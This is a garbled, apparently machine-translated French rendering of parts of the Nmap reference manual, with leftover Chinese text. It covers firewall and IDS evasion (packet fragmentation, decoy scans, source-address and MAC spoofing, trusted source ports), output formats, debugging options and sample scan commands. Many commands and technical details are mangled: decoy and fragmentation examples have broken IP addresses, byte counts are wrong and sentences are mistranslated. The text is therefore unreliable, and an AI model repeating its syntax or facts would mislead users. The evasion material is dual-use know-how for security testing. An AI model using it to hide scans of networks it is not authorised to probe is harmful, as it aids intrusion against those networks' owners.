
Les pare-feu sont construits entre des réseaux externes et internes (qui fonctionnent sur une base quelque peu ficelle) pour assurer la sécurité du réseau en protégeant certains ports ouverts, avec quelques fonctionnalités supplémentaires dans leur fonction selon l’état réel du pare-feu.
Les lignes de base du contournement sont les suivantes:
1. Adresses IP obtenues par un faux accès
2. Traitement des informations envoyées
3. Risques liés à la compensation
4. Autres technologies

-f; --mtu value                 指定使用分片、指定数据包的MTU.
-D decoy1,decoy2,ME             使用诱饵隐蔽扫描
-S IP-ADDRESS                   源地址欺骗
-e interface                    使用指定的接口
-g/ --source-port PROTNUM       使用指定源端口
--proxies url1,[url2],...       使用HTTP或者SOCKS4的代理

--data-length NUM               填充随机数据让数据包长度达到NUM
--ip-options OPTIONS            使用指定的IP选项来发送数据包
--ttl VALUE                     设置IP time-to-live域
--spoof-mac ADDR/PREFIX/VEBDOR  MAC地址伪装
--badsum                        使用错误的checksum来发送数据包
De nombreux pionniers de l’Internet ont conçu un réseau ouvert à l’échelle mondiale en utilisant un espace d’adresse IP qui permet des connexions virtuelles entre deux nœuds. Cela permet à l’hôte de servir de véritable pair, fournissant des services et obtenant des informations entre eux. Au début des années 1990, les agences ont commencé à exploiter des pare-feu pour réduire la connectivité, les grands réseaux étant isolés des canaux Internet non filtrés par l’intermédiaire d’agents, de filtres NAT et de filtres de paquets.
L’isolement des réseaux comme les pare-feu rend la recherche de réseaux plus difficile et les recherches aléatoires moins simples. Cependant, Nmap offre de nombreuses fonctionnalités pour comprendre ces webs complexes et tester si les filtres fonctionnent correctement. L’un des moyens les plus efficaces pour vérifier la sécurité du réseau est d’essayer de tromper le réseau, de s’imaginer comme un attaquant, en utilisant la technologie fournie dans cette section pour attaquer son propre réseau.
En plus de limiter le comportement du réseau, les entreprises utilisant le système de détection d’intrusion (IDS) sont en augmentation. Nmap est souvent utilisé pour la numérisation pré-attaque, tous les principaux IDS incluent des règles pour détecter les balayages Nmap.PréventionMalheureusement, il est difficile pour les administrateurs de réseaux et les fabricants d’IDS de détecter les actes malveillants en analysant le message, les patients et les assaillants qualifiés n’étant souvent pas détectés par l’IDS avec des options Nmap spécifiques. En même temps, les gestionnaires doivent faire face à un grand nombre de résultats erronés, et le comportement normal a été modifié ou arrêté par erreur de calcul.
En fait, les méthodes d’attaque sont toujours disponibles pour les attaquants, qui peuvent trouver d’autres outils ou des correctifs Nmap. Parallèlement, les gestionnaires trouvent plus difficile pour eux de travailler et plus efficace pour déployer des serveurs FTP avancés, patchés que de prendre des mesures pour empêcher l’implémentation des attaques FTP Bounce.
Nmap ne fournit pas de bombe magique (ou option Nmap) pour détecter et détruire les pare-feu et les systèmes IDS, en utilisant la technologie et l’expérience qui vont au-delà du champ d’application de ce manuel de référence et décrit les options pertinentes et le travail effectué ci-dessous.-f (Sous-paragraphe sur le rapport); --mtu (Utilisez le MTU spécifié)
-fL’idée est d’avoir des titres TCP dans plusieurs paquets, rendant plus difficile le test de filtres, IDS et d’autres outils. Cette option doit être utilisée avec soin, avec certains systèmes ayant des problèmes avec ces petits paquets comme l’ancien sniffer web Sniffit fait immédiatement un cambriolage quand il est reçu dans le premier lot. Il utilise cette option une fois, Nmap divise le paquet en huit octets ou plus à la fin de l’IP. Ainsi, une tête TCP de 20 bits sera divisée en trois paquets, dont deux contiennent huit octets de tête TCP et un autre contient quatre octets de tête TCP. Bien sûr, chaque paquet a une nouvelle tête IP.-fLes sous-alinéas 16 bits (nombre réduit d’alinéas) peuvent être utilisés.--mtuOptions à utiliser par taille offset personnalisée, non requis-fLe décalage doit être huit fois. Le filtre de paquet et le pare-feu line tous les sous-alinéas IP, tels que la configuration CONFIG-IP-ALWAYS-DEFRAG dans le noyau Linux, qui ne sera pas utilisé directement. Certains réseaux ne peuvent pas résister à des chocs de performance comme celui-ci et cette configuration est interdite. Dans certains systèmes sources, un segmentage des messages envoyés est fait en utilisant iptables pour se connecter au module de suivi.--send-ethoption pour envoyer le cadre web d’origine Ether directement sans couche IP. Utilisez le mtu spécifié pour obtenir l’échappatoire IDS/pare-feu. Notez que l’offset doit être huit fois entiers.
Exemple : nmap-v-f12/27.42.110 Exemple : nmap –mtu 16 172.27.42.110-D <decoy1 [,decoy2][,ME],...> (Utilisez les leurres pour filtrer, utilisez des virgules pour diviser chaque hôte d’appât)
nmap -D [decoy1,decoy2,decoyN. [目标主机] . Vous pouvez utiliser -D pour spécifier plusieurs hôtes appât, ou vous pouvez utiliser RND pour générer plusieurs adresses au hasard. L’appât n’est pas valide lorsque la version est testée ou des scans TCP sont effectués.
Exemple : nmap-D RND : 10272.27.42.110 // Envoyer un paquet SYN à l’hôte en utilisant 10 IPs aléatoirement différentes, qui peuvent être facilement découvertes. Vous pouvez spécifier que l’IP fonctionne mieux.
Exemple : nmap-D92/168.01, 192.168.0.2, 192.168.03, 192.168.68.121.1 /Préciser 3 IP de leurres pour scanner l’hôte cible 192.168.12.11.1
Exemple : nmap-D 192.168.01, 192.168.0.2, 192.168.0.3, ME 192.168.121.1 / Utilisez l’option ME pour spécifier votre propre IP réelle pour scanner 192.168.12.11.1
Pour que le balayage des leurres fonctionne, les hôtes distants doivent être considérés comme appâts dans le réseau cible. IDS peut signaler un balayage de port 5-10 d’une IP, mais on ne sait pas quelle IP est scannée et qui ne sont pas appâts. Mais cette façon peut être résolue par la piste routière, en répondant aux rejets et autres mécanismes actifs.
Utilisez des virgules pour séparer chaque hôte d’appât et utilisez sa propre IP réelle comme appât, qui peut être utilisé à ce moment-là MEoption. Si en position 6 ou plus tardMEoption, certains détecteurs de balayage de port couramment utilisés (par exemple l’écran authentique du concepteur solaire). Si vous n’utilisez pas la vraie IP, vous ne le signalerez pas.MEoption, Nmap place la véritable IP dans une position aléatoire
Notez que l’hôte comme appât doit être en état de fonctionnement, sinon il pourrait provoquer une attaque SYN d’inondation sur l’hôte cible. Si un seul hôte fonctionne dans le réseau, il est facile de déterminer quel hôte est scanné. Une adresse IP peut également être utilisée au lieu d’un nom d’hôte (un réseau trompeur ne peut pas être trouvé dans le journal du serveur de noms).
L’appât peut être utilisé dans les phases de balayage initial (ICMP, SYN, ACK, etc.) ou dans les phases de balayage de port réel. L’appât peut également être utilisé pour la détection à distance du système d’exploitation (-O).
L’utilisation d’appâts excessifs n’est pas utile, et conduit à des scans lents et des résultats inexacts. De plus, certains FAI filtrent les messages frauduleux, mais beaucoup n’ont aucune restriction sur la tricherie des paquets IP.
Exemple : Fiction d’une IP pour 203.88.163.34 pour scanner nmap.org avec son adresse réelle
Commande: nmap-F-D2003-88.163.34, ME nmap.org
Cependant, tout en utilisant de fausses IP, nous devrions être prudents pour accueillir la découverte des IP forgées afin de déterminer si elles existent ou sont ouvertes parce que certaines stratégies de pare-feu prévoient ceci:Si l’hôte IP visité est fermé ou vide, tous les retours sont filtrés.Imaginez si l’hôte était fermé ou non disponible, comment pourrait-il envoyer un ordre de numérisation à l’hôte cible ?
Il n’y a pas d’exigence théorique pour trouver l’hôte cible, mais pour gagner du temps, il est recommandé qu’un site soit directement utilisé comme adresse IP, qui aurait plusieurs avantages.
1 Les adresses IP sont facilement accessibles et le site Web générique est directement accessible par des paramètres ping, sauf pour les sites qui ne permettent pas les opérations Ping
Il est facile de garder l’IP sur la bonne voie, car le site web se ferme souvent et les serveurs sont toujours ouverts.-S <IP_Address> (adresse source trompeuse)
Dans certains cas, Nmap ne peut pas déterminer votre adresse source (si tel est le cas, Nmap donnera une indication).-Sl’option et l’adresse IP de l’interface vers laquelle le paquet doit être envoyé.
Une autre utilisation de ce signe est de scanners trompeurs, qui font croire à la cible que c’est…Une autre adresse.Imaginez un rival qui scanne une entreprise ! -eLes options sont souvent utilisées dans de tels cas et peuvent également être utilisées-P0option.
Le principe de la fraude par adresse source est de scanner le suivi de l’hôte cible en l’utilisant comme un déguisement pour une autre IP.
Supposé au déguisement comme 1.1.1.1: Paramètre-S 1.1.1 Scannage utilisant 1.1.1.1, faisant croire à tort au pare-feu qu’il s’agit d’un acte de numérisation à partir du 1.1.1.1
Il faut prendre soin de l’utiliser avec le –e car, en plus de développer une adresse IP pour que l’objet soit déguisé en adresse IP, une adresse IP retournée est spécifiée.
Mais Nmap peut faire des tests automatiques, et si ce n’est pas le cas, alors il donnera une indication.-e <interface> (Utilisez l’interface spécifiée)
Dites à Nmap quelle interface elle utilise pour envoyer et recevoir le message, Nmap peut effectuer des détections automatiques et donner un indice si cela n’est pas possible.--source-port <portnumber>;-g <portnumber> (source : déroutement des ports)
Le problème de la confiance des flux de données sur les seuls numéros de port source est une configuration d’erreur courante, qui est très compréhensible. Par exemple, un administrateur a déployé un nouveau pare-feu mais de nombreux utilisateurs sont insatisfaits parce que leur application a cessé de fonctionner. FTP est un autre exemple courant où les serveurs distants essaient de construire des connexions en interne pour transmettre des données lors des transferts FTP.
Il existe des solutions de sécurité à ces problèmes, généralement des agents de niveau application ou des modules d’analyse de protocole. Mais il y a aussi des programmes dangereux. Notez que DNS répond à partir de 53 ports, les connexions FTP de 20 ports, et beaucoup de gestionnaires tombent dans un piège où les données de ces ports sont autorisées dans le réseau. Ils ne pensent pas qu’ils auront des attaques intéressantes et des failles. De plus, les administrateurs peuvent considérer cette mesure comme une mesure à court terme jusqu’à ce qu’ils prennent des options plus sûres.
Non seulement les administrateurs de réseau qui ont trop de travail tombent dans ce piège, mais beaucoup de produits eux-mêmes ont de tels dangers dangereux et même des produits Microsoft. Les filtres IPsec contenus dans Windows 2000 et Windows XP contiennent également des règles implicites qui permettent tous les flux de données TCP et UDP de 88 ports (Kerberos).
Nmap fourni-get--source-portoption (ils sont équivalents) pour profiter des faiblesses mentionnées ci-dessus. Un seul numéro de port est nécessaire pour que Nmap puisse envoyer les données de ces ports. Pour qu’un système d’exploitation particulier fonctionne correctement, Nmap doit utiliser différents numéros de port. Les requêtes DNS seront ignorées--source-portOptions, car Nmap s’appuie sur une matrice. La plupart des scanners TCP, y compris les Scans SYN, peuvent supporter pleinement ces options, tout comme les scanners UDP.
Exemple: nmap-source-port 53172.227.42.110 / Spécifiez ici le port 53. Vous pouvez également assigner un autre port--data-length <number> (Attachez les données aléatoires lors de l’envoi des messages)
Nmap envoie normalement le moindre message, avec un seul paquet. Par conséquent, les paquets TCP sont généralement 40 octets et ICMP ECHO ne demande que 28 octets. Cette option indique à Nmap de joindre un nombre aléatoire d’octets aux messages envoyés.-OLe paquet n’est pas affecté, mais la plupart des scanners ping et port sont affectés, ce qui ralentit le traitement, mais a moins d’impact sur la numérisation. 172.27.42.110 // Spécifier le paquet à envoyer 30 octets de taille à l’hôte cible--ttl <value> (définir le domaine de temps à vie IP)
Définit le domaine time-to-live d’IPv4 comme valeur spécifiée.--randomize-hosts (ordre aléatoire de l’hôte cible)
Dites à Nmap de randomiser les hôtes de chaque groupe avant de les scanner, jusqu’à 8096. Cela rend les scans moins visibles pour différents systèmes de surveillance réseau, surtout lorsque l’on compare des options de temps plus petits.nmap.hLa valeur de PING-GRUP-SZ dans le fichier et la recompilation. Une autre façon est de le scanner avec une liste (en anglais).-sL -n -oN), créez une liste des IP cibles, randomisez-les en utilisant les scripts Perl et utilisez ensuite<filename>-iLPour Nmap.--spoof-mac <mac address,prefix,or vendor name> (adresse MAC scrueeching)
Exiger Nmap pour utiliser l’adresse MAC spécifiée lors de l’envoi du cadre Ethernet original, qui est implicite. --send-ethSi la chaîne « 0 » est utilisée simplement, Nmap sélectionne une adresse MAC complètement aléatoire. Si la chaîne donnée est un nombre égal à 16 chiffres (utilisation : séparation), Nmap utilisera cette adresse MAC. Dans le cas d’un nombre de 16 chiffres inférieur à 12, Nmap remplira au hasard les six octets restants. Si les paramètres ne sont pas des chaînes à 0 ou 16 chiffres, Nmap remplira les 6 octets restants.nmap-mac-prefixesIl trouve le nom du fabricant (différenciation des cas), et si une correspondance est trouvée, Nmap utilisera le OUI du fabricant (3 octets préfixe) puis remplira au hasard les trois octets restants.--spoof-macLes paramètres sont là, Apple, 0,01:02:03:04:05:06, deadbeefcafe,0020F2etCisco.
Exemple : nmap-st-PN-spoof-mac 0 172.27.42.110
Produit
Tout outil de sécurité n’est utile que lorsque les résultats de sortie sont produits, et les tests complexes et algorithmes ont peu de sens s’ils ne sont pas exprimés de manière organisée et compréhensible. Nmap offre quelques façons pour les utilisateurs et d’autres logiciels à utiliser, et en effet personne ne peut satisfaire tout le monde. Nmap fournit donc des formats qui incluent des approches interactives qui facilitent l’affichage direct et les formats XML qui facilitent le traitement logiciel.
En plus de fournir un format de sortie, Nmap fournit des options pour contrôler les détails de la sortie et de débogage des informations. La sortie peut être envoyée à une sortie standard ou nommée fichier, l’ajouter ou l’écraser. Le fichier de sortie peut également être utilisé pour continuer les scans interrompus.
Nmap fournit cinq formats de sortie différents.interactive output, pour envoyer la sortie standard (stdout).normal outputC’est similaire à ça. interactive, mais montrer moins d’informations sur le temps de fonctionnement et d’alarme car il est utilisé pour l’analyse après la numérisation complète, pas interactif.
La sortie XML est le type de sortie le plus important et peut être convertie en HTML, ce qui est très pratique pour le traitement des programmes, par exemple pour les interfaces utilisateur graphiques Nmap ou les bases de données d’importation.
Les deux autres types de sortie sont relativement simples.grepable outputformat, avec le plus d’informations sur l’hôte cible dans une rangée;sCRiPt KiDDi3 0utPUt Format, pour considérer votre propre utilisateur<- R4d.
La sortie interactive est par défaut, sans options de ligne de commande correspondante et quatre autres options de formatage Utilisez la même syntaxe pour utiliser un paramètre, c’est-à-dire le nom du fichier du résultat. Plusieurs formats peuvent être utilisés simultanément, mais seulement une fois dans un format. Par exemple, bien que les sorties standard soient utilisées pour l’affichage, vous pouvez enregistrer des résultats dans des fichiers XML pour l’analyse du programme, en utilisant des options.-oX myscan.xml -oN myscan.nmap. Pour faciliter la simplification de la description, le présent chapitre utilise une référence similaire àmyscan.xml. Le choix des noms de fichiers est lié aux préférences personnelles, et il est suggéré que la date numérisée et un ou deux mots soient ajoutés pour les décrire et placés dans un répertoire.
Nmap envoie également le résultat à une sortie standard pendant qu’il est exporté vers un fichier. Par exemple, commandenmap -oX myscan.xml cibleSortie XML versmyscan.xml, et imprimer les mêmes résultats interactifs sur stdout à ce moment-oXoption n’est pas utilisée. Cela peut être modifié en utilisant des tirets comme une option, ce qui rend Nmap interdire la sortie interactive et imprimer le résultat dans le flux de sortie standard spécifié.nmap -oX – cibleSeulement la sortie XML à la sortie standard stdout. L’erreur grave continue d’être la sortie dans le flux d’erreur standard stderr.
Espace pour les options de fichiers journaux, contrairement aux autres paramètres Nmap (par exemple:-oX) et le nom de fichier ou le trait d’union est nécessaire. Si les balises sont omises, par exemple-oG-ou -oXscan.xml, la compatibilité arrière de Nmap sera créée Format standard. Le fichier de sortie, le nom du fichier correspondantG-et Xscan.xml。
Nmap a également fourni des détails de numérisation de contrôle et des options pour ajouter ou surcharger le fichier de sortie, comme décrit ci-dessous.
Format de sortie Nmap-oN <filespec> (Produit standard)
Demande标准输出Écrivez directement au fichier spécifié. Comme mentionné ci-dessus, ce format est associé à交互式输出 C’est un peu différent.-oX <filespec> (sortie XML)
DemandeXML输出Rédige le fichier spécifié directement. Nmap contient une définition de type de document (DTD) qui permet aux solveurs XML d’effectuer efficacement des sorties XML. Ceci est principalement à des fins d’application et aide également l’interprétation manuelle de la sortie XML de Nmap. Ddd définit les éléments de formatage valides, énumérant les propriétés disponibles et les valeurs. La dernière version peut être trouvée dans http://www.insecure.org/nmap/data/nmap.dtdEntrez.
XML fournit une sortie de format stable pour la résolution logicielle, et les principaux langages informatiques fournissent des résolveurs XML gratuits tels que C/C++, Perl, Python et Java. Certains codes groupés sont utilisés pour traiter les sorties de Nmap et les programmes d’exécution spécifiques pour ces langues.Nmap::Escalier etNmap::Parser. XML est le format préféré pour presque toutes les applications majeures avec des interfaces Nmap.
La sortie XML se réfère à une feuille de style XSL pour formater les résultats de sortie, similaire à HTML. La façon la plus pratique est de charger des sorties XML dans un navigateur Web comme Firefox ou IE.nmap.xslLe chemin absolu du fichier, et donc généralement ne fonctionne que sur une machine qui exécute Nmap (ou une configuration comme n’importe quel fichier HTML supportant la machine Web),--stylesheet Options pour la création de fichiers XML portables.-oS <filespec> (ScRipT KIdd.3 outpuT)
La sortie Scriptboy est similaire à la sortie d’outil interactive, qui est un processus ex post facto pour ’33t HaXXorZ, parce que tout est dans la sortie capitale Nmap. Cette option et la blague scriptboy semble avoir été faite pour le bien de Aidez-les.-oG <filespec> (Extrait de la masse)
Cette approche est finalement présentée parce qu’elle ne recommande pas d’utilisation. XML est un format puissant qui permet aux utilisateurs expérimentés d’utiliser. XML est un standard, composé de nombreux solveurs, et le vert est plus simple. XML est évolutive en support des fonctionnalités Nmap nouvellement publiées. L’objectif de l’utilisation de la sortie de Grep est d’ignorer ces caractéristiques parce qu’il n’y a pas d’espace disponible.
Bien que la sortie grep soit encore utilisée très souvent, c’est un format simple, un hôte par ligne qui peut facilement être trouvé et cassé à travers les outils UNIX (par exemple grep, awk,cut, sed, diff) et Perl. Il est couramment utilisé pour effectuer des mesures uniques sur les lignes de commande.
La sortie de grep peut contenir des notes (démarrage de chaque ligne par #). Chaque ligne se compose de six champs marqués séparés par des onglets et des colonnes.主机,端口, 协议,忽略状态, 操作系统,序列号, IPIDet状态。
Le plus important de ces domaines estPorts, il fournit des détails sur les ports qui sont préoccupants. Chaque port est séparé par des virgules. Chaque entrée représente un port d’intérêt et chaque sous-zone est divisée par/par:端口号, 状态,协议, 拥有者,服务, SunRPCinfoet版本信息。
Pour la sortie XML, ce manuel ne peut pas énumérer tous les formats et des informations plus détaillées sur la sortie Nmap Grep sont disponibleshttp://www.unspecific.com/nmap-oG-output。-oA <basename> (sortie vers tous les formats)
Pour faciliter l’utilisation, utiliser-oAoption pour stocker les résultats scannés dans un format standard, XML et GREP. <basename><basename>.nmap,<basename>…xml et<basename>Fichier .gnmap. Vous pouvez également spécifier un nom de répertoire avant le nom du fichier, par exemple dans UNIX~/nmaplogs/foocorp/, dans Windows, utiliserc:\hacking\sco sous Windows
Détails et options de débogage-v (Renforcement des informations sur les produits)
Nmap peut afficher plus d’informations sur le processus de numérisation en augmentant le niveau de détail. Le point d’ouverture trouvé dans la sortie affichera une heure de fin estimée si Nmap croit qu’il faut plus de temps pour scanner. Cette option est utilisée deux fois et fournit des informations plus détaillées. Cette option ne fonctionne pas plus de deux fois.
La plupart des changements n’affectent que la sortie interactive, et certains standards et scripts influent. Les autres types de sorties sont traités par des machines, où Nmap fournit par défaut des messages détaillés sans intervention manuelle. Cependant, il y aura aussi quelques variations dans d’autres modes, laissant de côté quelques détails qui peuvent réduire la taille de la sortie. Par exemple, la ligne de commentaires dans le Green Output fournit toutes les listes de ports numérisés, mais parce que cette information est trop longue, elle ne peut être exportée qu’en mode détaillé.-d [level] (mise à niveau ou débogage)
Utilisez le débogage pour obtenir plus d’informations lorsque le mode détaillé ne fournit pas suffisamment de données aux utilisateurs.-vActive les paramètres de la ligne de commande ()-d) est utilisé à plusieurs reprises pour augmenter le niveau de débogage.-d. Par exemple,-d9Niveau de réglage 9. C’est le niveau le plus élevé, qui générera des milliers de lignes de sortie à moins que seulement un simple balayage de très peu de ports et de cibles ne soit fait.
Si Nmap raccroche à cause de Bug ou a des doutes sur le travail et la justification de Nmap, la sortie de débogage est très efficace. La principale chose est que les développeurs utilisent cette option pour activer des essais sans caractéristiques d’auto-interprétation.Timeoutvals: srtt: -1 rttvar: -1 to: 1000000 delta 14987 ==> srtt: 14987 rttvar: 14987 to: 100000. Si vous ne comprenez pas une sortie de ligne, vous pouvez ignorer, afficher le code source ou demander de l’aide à partir de la liste de développement (nmap-dev). Certaines lignes auront des caractéristiques que je vous explique, mais elles deviennent de plus en plus ambiguës au fur et à mesure que le niveau de débogage augmente.--packet-trace (Suite donnée aux demandes reçues et envoyées)
Nmap est nécessaire pour imprimer un résumé de chaque soumission envoyée et reçue, qui est habituellement utilisé pour le débogage, aidant les nouveaux utilisateurs à mieux comprendre le travail réel de Nmap. Pour éviter la sur-sortie, il peut limiter le nombre de ports scannés, par exemple.-p20-30. Si seulement un test de version est requis, utiliser--version-trace。--iflist (Interfaces de liste et routeurs)
Liste des interfaces et des chemins système détectés par Nmap pour le débogage des routeurs ou des erreurs de description de l’équipement (par exemple, Nmap traite les connexions PPP comme ultranet).
Autres options de production--append-output (ajouter au fichier de sortie)
Lorsque vous utilisez un fichier comme format de sortie, par exemple-oXou-oN, le fichier par défaut est écrasé. Si vous voulez que le fichier conserve son contenu actuel, ajoutez le résultat après le fichier existant, en utilisant--append-outputoption. Tous les fichiers de sortie spécifiés sont ajoutés. Mais pour XML (%1)-oX) Scanner le fichier de sortie est invalide, incapable de résoudre correctement et nécessite une modification manuelle.--resume <filename> (continue à interrompre le scan)
Certaines opérations prolongées de Nmap prennent beaucoup de temps – en jours, ces analyses ne se terminent souvent pas. Des restrictions peuvent être imposées sur Nmap en fonctionnement pendant les heures de travail, entraînant des perturbations du réseau, le redémarrage non planifié des plans de l’ordinateur central de Nmap ou une interruption non planifiée par Nmap lui-même.Ctrl-C C’est tout. Commencer le scan à partir de zéro peut être désagréable, et heureusement, si le scan standard est (-oN) ou le balayage de grep (-oG) Journal est tenu et les utilisateurs peuvent demander Nmap pour reprendre la fin de l’analyse, simplement en utilisant des options --resumeNmap interprète le fichier de sortie dans son format original. Utilisez comme suit:nmap –résume <logfilename>. Nmap ajoutera de nouveaux résultats de site au fichier, qui ne prend pas en charge les formats de sortie XML parce qu’il est difficile de fusionner deux résultats d’exécution dans un seul fichier XML.--stylesheet <path or URL> (Réglage des feuilles de style XSL, conversion de la sortie XML)
Nmap mentionne la feuille de style XSLnmap.xsl, pour visionner ou convertir la sortie XML en HTML. La sortie XML contient unexml-stylesheetDirectement, il indique :nmap.xmlFichier, qui est installé par Nmap (ou dans le répertoire de travail actif Windows). Lorsque vous ouvrez la sortie XML de Nmap dans un navigateur Web, vous le trouverez dans le système de fichiers.nmap.xslFichier, et l’utiliser pour afficher le résultat. Si vous voulez utiliser une feuille de style différente, utilisez-le comme --stylesheet, qui indique le chemin complet ou URL, et est communément appelé par--stylesheet http://www.insecure.org/nmap/data/nmap.xsl. Ceci dit au navigateur de charger la dernière feuille de style de Insecire.Org. Cela ne permet pas Nmap (etnmap.xsl) Le résultat est facilement visualisé dans la machine. Par conséquent, les URL sont plus conviviales et le système de fichiers local nmap.xsl est utilisé par défaut.--no-stylesheet (sauf la feuille de style XSL pour les déclarations XML)
Utilisez cette option pour barrer la sortie XML de Nmap de n’importe quelle feuille de style XSL. xml-stylesheetLes instructions sont ignorées.
Autres options
Cette section décrit un certain nombre d’options importantes (et non importantes) qui ne conviennent à nulle part ailleurs.-6 (activer l’analyse IPv6)
Depuis 2002, Nmap fournit un support pour certaines des fonctionnalités clés d’IPv6.-6option, autre syntaxe de commande est la même. L’adresse IPv6 doit être utilisée pour remplacer le nom d’hôte, par exemple 3ffe:7501:4819:2000:210:f3ff:fe03:14d0. L’adresse IPv6 fait partie de la ligne « Ports de préoccupation ».
IPv6 n ‘ est pas actuellement largement utilisé dans le monde entier et il est maintenant disponible dans plusieurs pays (Asie), avec certains systèmes d ‘ exploitation avancés prenant en charge IPv6. En utilisant la fonction IPv6 de Nmap, la source et la cible des scans doivent être configurées avec IPv6. Si ISP (principalement) ne attribue pas d ‘ adresse IPv6, Nmap peut utiliser des agents tunnel libres.https://tb.ipv6.btexact.com/Et puis, il y a l’ouragan électrique.http://ipv6tb.he.net/6 à 4 tunnels sont une autre méthode libre courante.-A (option mode Chêne-chêne)
Cette option permet d’autres options avancées et de haute résistance, dont le contenu n’a pas encore été identifié. Actuellement, cette option permet la détection de l’OS (voir figure).-O) et la version scan ( )-sV. L’objectif est d’activer un ensemble complet d’options de numérisation, qui ne nécessitent pas un grand nombre d’options de mémoire utilisateur. Cette option permet seulement la fonctionnalité et n’inclut pas les options de temps qui peuvent être nécessaires (par exemple:-T4) ou les options de détail (-v)。--datadir <directoryname> (indiquer l’emplacement des fichiers de données Nmap de l’utilisateur)
Nmap obtient des données spéciales à partir de fichiers en cours d’exécution. nmap-service-probes, nmap-services, nmap-protocols, nmap-rpc, nmap-mac-prefixeset nmap-os-fingerprints. Nmap d’abord sur--datadiroption. Les fichiers qui ne sont pas trouvés se trouvent dans le répertoire où la description de la variable d’environnement BMAPDIR est donnée. Ensuite, un UID réel et efficace~/.nmap ou Nmap où le code peut être exécuté (Win32 seulement); puis il est compilé, par exemple./usr/local/share/nmap ou/usr/share/nmap. La dernière position que Nmap recherche est le répertoire courant.--send-eth (Utilisation du cadre Ethernet d’origine)
Nmap est nécessaire pour envoyer des messages sur le plancher Ethernet (liens de données) au lieu d’IP (niveau réseau). Par défaut, Nmap sélectionne la manière la plus appropriée pour qu’il exécute sa plate-forme. Le paquet original (couche IP) est le moyen le plus efficace pour les hôtes UNIX, tandis qu’un cadre thiope est le mieux adapté aux systèmes d’exploitation Windows car Microsoft a désactivé le support du patch original. Nmap utilise le paquet IP original, qu’il soit ou non disponible.--send-ip (Envoyer au niveau IP d’origine)
Nmap est nécessaire pour envoyer un message via le patch IP original, et non le cadre Ethernet de niveau inférieur.--send-ethoption.--privileged (En supposant que l’utilisateur a la pleine autorisation)
Dites à Nmap de supposer qu’elle a suffisamment d’autorisations pour les opérations root dans le paquet source, la capture des messages et UNIX. Par défaut, si une opération similaire demandée par getuid() n’est pas zéro, Nmap s’arrêtera. --privilegedL’utilisation est très efficace dans des systèmes similaires avec des capacités nucléaires linux, ce qui permet aux utilisateurs non privilégiés de scanner le texte original. Il doit être clair que ces options (SYN scanning, test du système d’exploitation, etc.) sont utilisées avant que d’autres options ne soient disponibles.--privilegedoption.-V; --version (informations sur la version imprimée)
Affiche le numéro de version Nmap et les sorties.-h; --help (aide à imprimer pour le visage résumé)
Imprime un court écran d’aide qui liste les options de commande les plus couramment utilisées, qui sont les mêmes que l’exécution de Nmap sans paramètres.
Exemples
Voici quelques exemples, simples et complexes à profonds. Pour des fins plus spécifiques, un exemple utilise l’adresse IP et le nom de domaine réels. Dans ces emplacements, vous pouvez l’utiliser.Votre propre réseau. Notez que la numérisation d’autres réseaux n’est pas nécessairement légale et que certains administrateurs de réseau hésitent à voir des scans non appliqués, ce qui peut causer des plaintes.
Si c’est pour les tests,scanme.nmap.org Permet de scanner. Mais seuls les scans Nmap sont autorisés et les tests des échappatoires ou des attaques DoS sont interdits. Pour garantir la bande passante, l’hôte n’est pas scanné plus de 12 fois par jour. Si ce service de numérisation gratuit est mal utilisé, le système va s’effondrer et Nmap rapportera解析 指定的主机名/IP地址失败:scanme.nmap.org. Ces exigences de numérisation gratuite s’appliquent égalementscanme2.nmap.org、 scanme3.nmap.orgAttendez, bien que ces ordinateurs principaux ne soient pas encore disponibles.
nmap -v scanme.nmap.org    //这个选项扫描主机scanme.nmap.org中 所有的保留TCP端口。选项-v启用细节模式。
nmap -sS -O scanme.nmap.org/24    //进行秘密SYN扫描,对象为主机Saznme所在的“C类”网段 的255台主机。同时尝试确定每台工作主机的操作系统类型。因为进行SYN扫描 和操作系统检测,这个扫描需要有根权限。
nmap -sV -p 22,53,110,143,4564 198.116.0-255.1-127    //进行主机列举和TCP扫描,对象为B类188.116网段中255个8位子网。这 个测试用于确定系统是否运行了sshd、DNS、imapd或4564端口。如果这些端口 打开,将使用版本检测来确定哪种应用在运行。
nmap -v -iR 100000 -P0 -p 80    //随机选择100000台主机扫描是否运行Web服务器(80端口)。由起始阶段 发送探测报文来确定主机是否工作非常浪费时间,而且只需探测主机的一个端口,因 此使用-P0禁止对主机列表。
nmap -P0 -p80 -oX logs/pb-port80scan.xml -oG logs/pb-port80scan.gnmap 216.163.128.20/20    //扫描4096个IP地址,查找Web服务器(不ping),将结果以Grep和XML格式保存。
host -l company.com | cut -d -f 4 | nmap -v -iL -    //进行DNS区域传输,以发现company.com中的主机,然后将IP地址提供给 Nmap。上述命令用于GNU/Linux -- 其它系统进行区域传输时有不同的命令
扫描网段 (192.168.1.0/24)
nmap -sP 192.168.1.0/24 或者 nmap -sP 192.168.1.*
SYN对全端口进行扫描
在aggressive(4)的时间模板下,同时对开放的端口进行端口识别,并查看相应的服务器版本。
nmap -sS -T4 -p1-65535 -sV 192.168.1.169
在aggressive(4)的时间模板下,探测操作系统的类型和版本,并显示traceroute的结果。
nmap -sS -T4 -A 192.168.1.169
nmap -sS -T4 -A -O 192.168.1.169
文件中读取需要扫描的IP列表
nmap -iL ips.txt
扫描的结果输出处理
将扫描的结果输出到屏幕,同时存储一份到output.txt。
nmap -sS -p1-65525 192.168.1.169 -oG output.txt
扫描结果输出为html。
